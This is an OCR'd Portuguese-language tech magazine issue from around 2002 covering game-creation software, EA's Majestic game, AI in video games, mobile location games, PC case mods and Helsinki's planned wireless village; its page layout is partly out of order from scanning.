Os usuários não precisavam necessariamente comprar um CD com software. Eles podiam apenas cadastrar-se no site da EA, pagar uma taxa mensal (cerca de US\$ 19,00), baixar os pequenos softwares



## PROGRAMAS PARA FAZER GAMES NO CD DESSA EDIÇÃO


### Blitz Basic 2D

Se você quer saber mais sobre o Blitz Basic, é só consultar o caderno Geek Times dessa edição. Lá, há um guia completo sobre esse programa, capaz de criar jogos de nível profissional em uma linguagem fácil e cheia de recursos que facilitam a vida de quem deseja experimentar na área de games.




### Blitz Basic 3D

Também no caderno Geek Times dessa edição você encontra indicações sobre a versão do Blitz Basic especialmente voltada para a produção de games em 3D, com visual mais refinado.



### GameMaker


Ideal para iniciantes, o GameMaker não exige programação. Tudo é feito em um ambiente gráfico com cliques, seleção de opções, drag & drop e outros recursos ao alcance de qualquer usuário. Obviamente tem suas limitações técnicas.



### Mugen

Esse é um software para produzir games em 2D, especificamente jogos de luta. Se você gosta de games no estilo Final Fight & Cia., pode investir, pois a diversão é garantida – apesar de a programação exigir um pouco de estudo. Destaque absoluto para os recursos de criação de personagens.





necessários e entrar na brincadeira. O game era desenvolvido em episódios, selecionados pelo usuário, que duravam cerca de 15 dias, dentro dos quais o jogador tentava desvendar o caso.

Não é difícil imaginar o que acontecia com quem topava jogar Majestic. Ligações surpresa no meio da noite com pessoas gritando e alguém parecendo prestes a arrombar a porta atrás delas. Fax do games misturados a fax de negócios sendo entregues em pleno expediente. Mensagens instantâneas do AOL Instant Messenger, de gente que você não sabia se eram de verdade ou personagens do game. Como descreve Aaron Pfeifer, do site TripleHelix.com: *"Majestic é um dos mais, senão o mais realista jogo que já experimentei. Se um personagem decide fazer uma viagem de 240 Km, e a velocidade máxima nas estradas for de 80 Km, não adianta esperar notícias dele em 5 minutos. Você só vai receber uma mensagem numas 3 horas, mais ou menos"*.

## O golpe

Apesar das incríveis novidades que trouxe para o mundo dos games, a data de falecimento oficial de Majestic está marcada: 30 de abril de 2002. Os motivos são simples: baixo número de compradores, alto custo de manutenção e, principalmente, o atentado de 11 de setembro. Depois da tragédia do WTC, foram poucos os americanos dispostos a entrar de cabeça em um jogo para receber ligações telefônicas ameaçadoras. Como o game só estava disponível para EUA, Canadá e México, o tombo foi considerável. A própria EA suspendeu os serviços de Majestic por uma semana depois dos atentados para depois retomá-los, já sofrendo os efeitos da paranóia terrorista.

Triste fim para um game que buscou inovações para além das possibilidades meramente tecnológicas. Fica a lição.



[www.majestic.ea.com](http://www.majestic.ea.com)

## O.H.R.R.P.G.C.E.

Oficial Hamster Republic RPG Construction Engine: esse é o significado dessa estranha sigla acima. Trata-se de um software especialmente criado para a produção de Role Playing Games mais simples, com gráficos pouco produzidos. Não exige conhecimentos de programação.



## RPG Maker

Outro software especial para criação de RPGs. Serve para produzir RPGs no estilo dos primeiros Final Fantasy, com gráficos simples e recursos básicos. A grande vantagem do RPG Maker é a enorme quantidade de elementos para baixar da net (personagens, cenários, etc.), alguns dos quais você também confere no CD.



## Zillionaire GameMaker

Em matéria de games, o seu preferido é o Show do Milhão? Tudo bem... Nosso CD tem programas para todos os gostos, incluindo esse produtor de jogos no estilo quiz. Simples, deve agradar só quem gosta do gênero.



## Dark Basic

Já apresentado em outra edição da Geek, o Dark Basic é uma ferramenta de nível profissional, inclusive para a criação de jogos 3D. Por esse mesmo motivo, exige um pouco de dedicação para que seus usuários consigam aproveitar tudo o que ele oferece.





# O novo foco

Antes, eram a jogabilidade e os gráficos. Agora, um jogo só vale a pena com inteligência artificial e psicologia

**E**squeça os gráficos realistas, texturas especiais, efeitos de iluminação, respeito às regras da física e ângulos de câmera. Todos esses elementos já consolidaram sua importância no universo dos games e estão em um estágio avançadíssimo. A bola da vez na indústria dos games é a IA – Inteligência Artificial, para os não-iniciados. Hoje, nenhum game é digno de figurar entre os mais inovadores se não contiver personagens ou objetos que interajam com o gamer e ajustem seu comportamento ao que acontecer durante essa interação.

A explosão da IA nos games é tão robusta que a maioria das empresas de desenvolvimento já conta com times específicos para cuidar dessa área. É só ver os créditos de jogos mais novos para conferir. E para os mais céticos, vamos passar a ficha de alguns games exemplares que merecem ser conhecidos.

## Seres que aprendem

Se você bater em um filhote de cachorro toda vez que ele fizer algo errado, depois de umas 5 ou 10 palmadas ele já terá aprendido a lição. Se for um cachorro esperto, ele aprenderá muita coisa simplesmente notando a aprovação ou reprovação do dono.

Corta para o game *Black & White*, um dos mais comentados dos últimos tempos – não pelos seus gráficos, pelo *seu* conceito de "brincar de Deus" ou pela integração com Internet. O jogo da Electronic Arts caiu como uma bomba no mercado graças à impressionante inteligência de seus personagens. Mas há um detalhe


crucial: essa inteligência não estava inerente ao personagem, ela era adquirida em um processo de aprendizagem à medida que a ação transcorria.

No game, entre outras coisas, você tem que administrar seres "mitológicos" que vão agir sobre os habitantes do planeta de acordo com seus desejos. Eles podem ser bons, maus ou neutros, e vão adquirir essa personalidade com base nas atitudes que você tomar no jogo. Vamos a exemplos práticos.

No site *Creature Stories Archive*, admiradores do *Black & White* contam histórias sobre o comportamento das criaturas do jogo. Um gamer chamado *Cybersaur* conta que um belo dia uma de suas criaturas, um *Mandrill*, enfrentou um lobo. Depois de vencer a batalha, o *Mandrill* simplesmente defecou sobre o lobo. *Cybersaur* achou engraçado e deu um prêmio para ele. Na briga seguinte aconteceu o mesmo, e o gamer deu outro prêmio para a criatura, esperando que ela ficasse acostumada a defecar nos inimigos abatidos. Mas como o sistema de aprendizado do game é imprevisivelmente elaborado, o *Mandrill* tomou outra atitude. Ele associou a matança de oponentes com o ato de esvaziar o intestino e só fazia isso quando matasse alguém. Ou seja, quando a criatura tinha vontade de ir ao banheiro, ela primeiro procurava uma vítima...

Esse é apenas um exemplo do que o engine de *Black & White* é

[www.planetblackandwhite.com/creaturestories](http://www.planetblackandwhite.com/creaturestories)



capaz de fazer. Simulação pesada de aprendizado apontando caminhos para os games – e outros aplicativos – do futuro.

## Em equipe

Outro espécime raro na área de IA é o jogo Halo, produzido pela Bungie Software, para Xbox. O game foi apresentado pela primeira vez em 1999, na MacWorld Expo. Depois disso, a Bungie foi comprada pela Microsoft especialmente para portar o jogo, originalmente previsto para PC, em seu console.

Halo é um game de ação envolvendo um exército que combate aliens. O jogo avançou em todos os terrenos, graças à assombrosa capacidade de processamento do Xbox. Mas o que nos interessa aqui diz respeito ao modo single player cooperativo, em que o jogador pode experimentar a sensação de jogar dentro de um time de personagens

controlados pelo Xbox.

Seria loucura explicar aqui todo o processo de criação da IA dos fuzileiros que fazem parte do seu time, mas basta saber que sua inteligência foi dividida em módulos que são processados independentemente. Dessa maneira, os personagens podem analisar o terreno, a situação em que estão e os objetos ao seu redor para então agir – tudo em questão de nanossegundos.

O efeito para quem joga é espetacular. É como se os personagens controlados pelo videogame fossem outros jogadores, e você apenas mais um deles. Não é raro pegar-se ajudando os outros soldados, ao invés de protagonizar a ação.

O efeito colaborativo da IA é uma das tecnologias que mais prometem para o futuro, já tendo implementações em outros games, como State Of Emergency, Pikmin e Munch's Odysee, entre outros.

## Fora dos games

Como esses sistemas de IA podem extrapolar o universo dos games? Pense em um programa para edição de imagens em que uma espécie de "ajudante" vai aprendendo com você, registrando seus procedimentos mais comuns e, pouco a pouco, repetindo-os para você.

Em pouco tempo, ele será capaz de realizar operações mais simples, como colorir pedaços da figura enquanto você faz retoques mais complexos. Com mais experiência, pode tornar-se um assistente efficientíssimo – e 100% digital. Ficção? A gente volta a se falar daqui a uns 5 anos...

# Em movimento

O seu celular é uma arma pronta para atingir outros usuários de celular

Você está andando pela rua quando seu celular avisa: há um inimigo nas redondezas. Você olha em volta e vê famílias, algumas crianças, uma jovem passeando com um cachorro. Você tenta deixar de ser um alvo fácil entrando em outra rua, mas é tarde demais. Você recebe um disparo, detectado pelo seu celular. O aparelho indica que você acaba de cair fora do game, pois foi eliminado justamente pela garota com o cachorro...


Cenas como essa podem acontecer em Estocolmo, capital da Suécia e Helsinque, na Finlândia, e em breve devem chegar a outros países. Nas terras nórdicas, quem investiu na idéia foram as empresas It's Alive e Wireless Factory, que criaram jogos para celulares que mais parecem um "paintball eletrônico". O mais conhecido deles é chamado BotFighters.

Funciona assim: o usuário entra em um site, cadastra-se, escolhe um personagem, uma arma, paga por tudo, coloca um software especial no celular e sai para as ruas. Aí, é só acionar o radar, encontrar um outro participante do game e eliminá-lo – modo de dizer, já que ninguém é eliminado e sim, tem suas "baterias" desativadas.

O negócio é uma febre nas terras dos vikings. Só em Estocolmo, são entre 7 e 8 mil jogadores. E para as empresas é uma mina de ouro, já que para cada movimento no game é cobrada uma taxa. Em breve, numa operadora perto de você.



# Entre no mundo dos CASE MODS



**Geeks não querem mais saber de usar PCs todos iguais. É hora de mudar!**

por Maurício Martins  
mauricio@digerati.com.br

A maleta-PC  
de Johan

**U**ma das mais significantes diferenças entre um usuário de Mac e de PC é o fanatismo pelo seu equipamento de hardware. E, com certeza, a maior razão para isso são os modelos sempre ousados bolados por Steve Jobs e companhia.

Como você pode criar uma identificação com um PC da Dell, ou da Compaq, ou da IBM, se são todos a mesma coisa: um tijolo creme, totalmente sem graça? Simplesmente não dá. Talvez por isso a porcentagem de macmaníacos geeks seja muito maior que a de pecezistas (bom, não fiz nenhuma pesquisa séria sobre isso, é uma conclusão totalmente empírica; mas provavelmente verdadeira).

Contudo, como geek que é geek não se acomoda, muitos, indignados com o visual de seus PCs, resolveram arregaçar as mangas e partir pro do it yourself. Inventaram os Case Mods, cases de computador personalizados, fabricados pelo próprio dono. Você já viu exemplos de Case Mods na seção Hardware da Geek # 17. Naquela ocasião, mostramos micros instalados dentro de modelos de carros.

Dessa vez, nessas quatro páginas, você verá muitos exemplos de Case Mods. Segundo as pessoas que fazem isso, não é um trabalho muito difícil. Basta entender um pouco sobre a organização das peças dentro do seu PC para criar os compartimentos certos para cada parte.

Na verdade, só ao pintar ou colar adesivos em seu PC, você já estará criando um Case Mod. Mas a coisa começa a ficar complicada quando se pensa em projetos mais ousados, artísticos até. Ou quando se quer criar cases que favoreçam overlocks, com sistemas avançados de refrigeração. Nesse caso, é bom algum conhecimento sobre ligações elétricas. Mas nada que uma boa leitura na Internet não possa resolver. É bom também ter familiaridade com o uso de ferramentas elétricas.

### Conhecendo os especialistas

Encontramos na Internet algumas pessoas que se especializaram em modificar os seus PCs. Johan "maschie" Grundstrom é um deles. Ele diz ter começado a trabalhar com isso em 1998, quando fez um overclock em um Celeron de 300 MHz e precisou adaptar o seu case para evitar superaquecimento. Além das alterações técnicas, ele aproveitou para pintar tudo, até o teclado, de verde.

Hoje, ele já tem quatro projetos no currículo, sendo o mais interessante um que na verdade é uma maleta. A placa-mãe, com todos os componentes ligados a ela, é colocada diretamente



Imagens: Reprodução

O último projeto de Mota, usando refrigeração líquida

dentro da mala. Na Alemanha, Umlüx também diz ter começado com alguma adaptação na parte de refrigeração, seguido de pintura. Aos poucos, o trabalho foi ficando cada vez mais profissional. Seus cases impressionam pelo uso de luzes azuis e vermelhas. Há também aqueles que se especializam em fazer sistemas de refrigeração líquida. O processo é bem mais complexo, mas possibilita overlocks altíssimos. Um desses especialistas é o norte-americano Mota. Seus cases são sempre enormes, repletos de canos e acompanham, às vezes, um imenso tonel de água. Em seu site, <http://mota.mota.com/>, existem registros de testes de benchmark mostrando o que ele consegue, em termos de aumento de desempenho.

O último projeto de Mota é um cubo com duas janelas, que

inclui uma placa-mãe também modificada. Ele fez o compartimento para o tonel de água, que imprime uma pressão de 113 kg por polegada quadrada.

### Novos projetos

Joahn conta que tem planos ambiciosos para o futuro. Ele quer criar Case Mods otimizados para determinadas tarefas. *"Estou trabalhando agora mesmo em um case 100% adaptado e feito especialmente para tocar MP3"*, diz ele. Por enquanto, ele adianta apenas que o case terá mais de 200 LEDs (Light Emitting Diode, luz indicadora) e uma camada de plástico tirada de um rádio de 60 anos de idade.

Outro projeto diferente é um case voltado a conexão em rede



**Geralmente, os Case Mods têm sistemas de coolers avançados, incluindo o uso de refrigeração líquida**



local para ser usado por algum aparelho doméstico, de preferência de cozinha, como geladeira, microondas, etc.

Já Umlüx está trabalhando em seu case com refrigeração líquida. Será o seu quarto Case Mod em dois anos: "*Quero um PC tão rápido, bonito e silencioso quanto possível*", diz ele.

Como se vê, montar um Case Mod não é coisa do outro mundo. O ideal é ir tentando aos poucos, sem ter medo de mexer dentro do micro, mas tomando todos os cuidados possíveis. Não se esqueça de pesquisar muito antes de fazer qualquer coisa (a Internet é sempre a melhor ferramenta para isso) e de que o mais importante de tudo é a criatividade. Mesmo só uma pintura já pode ser suficiente. Tudo para tornar o seu PC um computador um pouco mais pessoal.

## Dicas de sites





Algumas páginas contêm uma boa coleção de Case Mods. Aprenda com os exemplos desses endereços e depois mande a foto do seu Case Mod para lá.

**[www.virtual-hideout.net](http://www.virtual-hideout.net)** – O site mais visitado por quem faz Case Mods. Mais de 100 tutoriais ensinando tudo sobre o assunto.

**[www.fast-mhz.com/casemods/index.shtml](http://www.fast-mhz.com/casemods/index.shtml)** – Imagens, muitas imagens. São 45 galerias, com informações e contatos de quem é especialista em PCs modificados.

**[www.pheaton.com/cases/potm/index.htm](http://www.pheaton.com/cases/potm/index.htm)** – Muitos tutoriais e fotos de Mods.

**[www.crazycases.at](http://www.crazycases.at)** – Além de imagens, há instruções sobre hardware e manuais de overclock. Pena que tudo em alemão.



Imagens: Reprodução

# A Vila Virtual de HELSINQUE



A cidade mais wireless do mundo prepara-se para hospedar uma vila ultra high tech

por Marcelo Barbão  
mbarbao@yahoo.com

Imagine a situação: você sai do trabalho e seu celular soa um alarme avisando que está na hora de ir à academia. Mas seu dia foi difícil, e você está a fim de fazer outra coisa. Você manda uma mensagem para seus colegas de malhação avisando que hoje não irá. Uma só mensagem para todos eles. Depois, o serviço de arte e diversão da cidade avisa que um novo filme está estreando hoje na cidade, mas esta mensagem não foi aleatória, seu perfil mostra que o diretor é um dos seus preferidos e, além disso, você já havia assistido a outro filme dele na semana anterior. Mas não dá para ir sozinho, então você acessa as agendas públicas dos seus amigos mais íntimos e, coincidência, um deles também assistirá ao filme. Rapidamente, vocês combinam que

irão juntos e, entrando no sistema do cinema, você compra seu ingresso e remaneja a poltrona do seu amigo para que vocês possam sentar juntos. Tudo através do seu aparelho de comunicação portátil.

Quantas vezes você não leu um artigo falando sobre as maravilhas que serão possíveis de fazer no futuro, ficou imaginando, mas nada aconteceu? Desta vez pode ser diferente, porque esta comunidade já começa a ser produzida nos arredores de Helsinque (Finlândia).

Pelo menos é a promessa de um núcleo de empresas europeias de tecnologia, junto com acadêmicos e administradores públicos liderados pela Sonera, empresa de telecomunicações finlandesa. Aliás, onde mais algo assim poderia acontecer? Somente no país com o maior número *per capita* de telefo-

nes celulares do mundo (70% da população possuem celular, o que ultrapassa a quantidade de telefones fixos). Também é nesse país que está a sede da maior fabricante de telefonia móvel do mundo, a Nokia, que acabou de lançar um supercelular/computador/PDA, o modelo 9210.

As obras já estão começando, mas a promessa é que tudo ficará pronto somente em 2010, quando aproximadamente 12.000 pessoas, 700 empresas de tecnologia com 8.000 empregados e 4.000 estudantes de universidade locais conviverão com estes "brinquedinhos" high tech. Será o maior experimento humano da história. E alguns já começam a fazer as perguntas que este mundo virtual deverá responder: a conectividade tornará as comunida-



des mais coesas ou mais isoladas, e como equilibrar isso com a privacidade?

## Costas da Arábia

O nome oficial da nova cidade é Arabianranta (costa da Arábia). Já ganhou o apelido de Vila Virtual de Helsinque (Helsinki Virtual Village - HVV) e suas primeiras unidades ficarão prontas perto de julho deste ano. Várias empresas de grande porte dão o suporte para este projeto, como a IBM e a Symbian Alliance (Ericsson, Nokia, Motorola, Matsushita e Psion).

A maior parte da tecnologia que será usada na cidade já existe. Os problemas estão na conjunção de todas elas e sua disponibilização para um grande número de pessoas. Mas os otimismo estão presen-

tes em todos os envolvidos no projeto. E esta "comunidade" online não se restringe a técnicos e programadores. A experiência já chamou a atenção de sociólogos e acadêmicos.

O sociólogo Keith Hampton, do MIT (Massachusetts Institute of Technology), vem acompanhando o processo e afirma que a

integração será mais fácil por ser uma comunidade nova. Segundo ele, os novos moradores querem *"encontrar as melhores escolas, uma lavanderia confiável, a pizzaria mais perto, e eles querem a opinião de outras pessoas"*.

Outro que compartilha do otimismo é Timo Laaksonen, que dirige uma startup de softwares chamada Decode. Seu plano é instalar a empresa na cidade virtual assim que possível. *"Digamos que estou procurando um programador Java. Encontrá-lo seria tão simples quanto fazer uma busca nos perfis dos moradores da cidade que teriam resumos de seus conhecimentos, habilidades e disponibilidades"*. Desta forma, muitos negócios seriam realizados com grande economia de tempo e dinheiro. *"Esta é a dife-*

*rença entre uma comunidade on-line e um website normal"*, ele completa, *"com um website, o conteúdo é estático; com uma comunidade, os membros são o conteúdo"*.

## Cidade realisticamente virtual

Um dos principais "arquitetos" desta cidade virtual é Jari Mileonem, CTO da Sonera. *"Muita gente tem falado sobre as possibilidades que existem, mas até hoje ninguém realmente mostrou algo palpável, por isso nosso lema é: 'Sanoista tekoihin' - Não fale, faça acontecer"*.

Certamente, a maior dificuldade está na criação de uma imensa plataforma que conecte todos os dispositivos que os moradores de Arabianranta terão. Imagine um executivo que usa dois computadores (em casa e no trabalho), sendo que o do escritório roda Windows 2000, mas em casa ele prefere a beleza de um Macintosh, e ainda possui um notebook, um PDA e um celular "smartphone". Como congregar todas essas informações? Afinal, a idéia dos criadores é que se você começou a jogar xadrez com seu amigo através do seu celular na volta para casa, por exemplo, você possa continuar a partida no seu micro no mesmo instante em que chegar em casa.

Mas nada na cidade virtual será pré-criado, como clubes, mailing-lists ou outras formas de interação. *"As pessoas têm que usar voluntariamente, esta é a base de tudo"*.

E o fato de tudo isso ser baseado em tecnologias wireless torna a espontaneidade algo ainda mais importante. Segundo estudos feitos pela Universidade de Helsinque, o uso do celular mudou completamente a sociedade finlandesa. *"Os usuários de tecnologias wireless são mais sociáveis que os não-usuários"*, diz o sociólogo Timo Kopomaa, *"e o celular também tornou o ambiente de trabalho mais tranquilo: não é necessário fazer planejamentos tão rígidos como antes"*.

Mas a verdade é que ninguém sabe ainda como a cidade virtual funcionará. E ainda faltam uns seis meses para as primeiras casas estarem prontas. É esperar para ver.

Marcelo Barbão é jornalista e está pleiteando o cargo de correspondente da Geek em Arabianranta.



# Nação GEEK

Um país que é uma plataforma marítima vira paraíso da Internet

por Marcelo Barbão  
[mbarbao@yahoo.com](mailto:mbarbao@yahoo.com)





# GEEK TIMES



Digerati Comunicação & Tecnologia

Ano 1 - Número 4

CIRCULA EM TODO O BRASIL

por José Antonio da Silva Neto  
[atafon2002@yahoo.com.br](mailto:atafon2002@yahoo.com.br)

# Blitz Basic

**Manual exclusivo para você dominar essa incrível linguagem de programação de jogos 2D e 3D, bem como seu software**

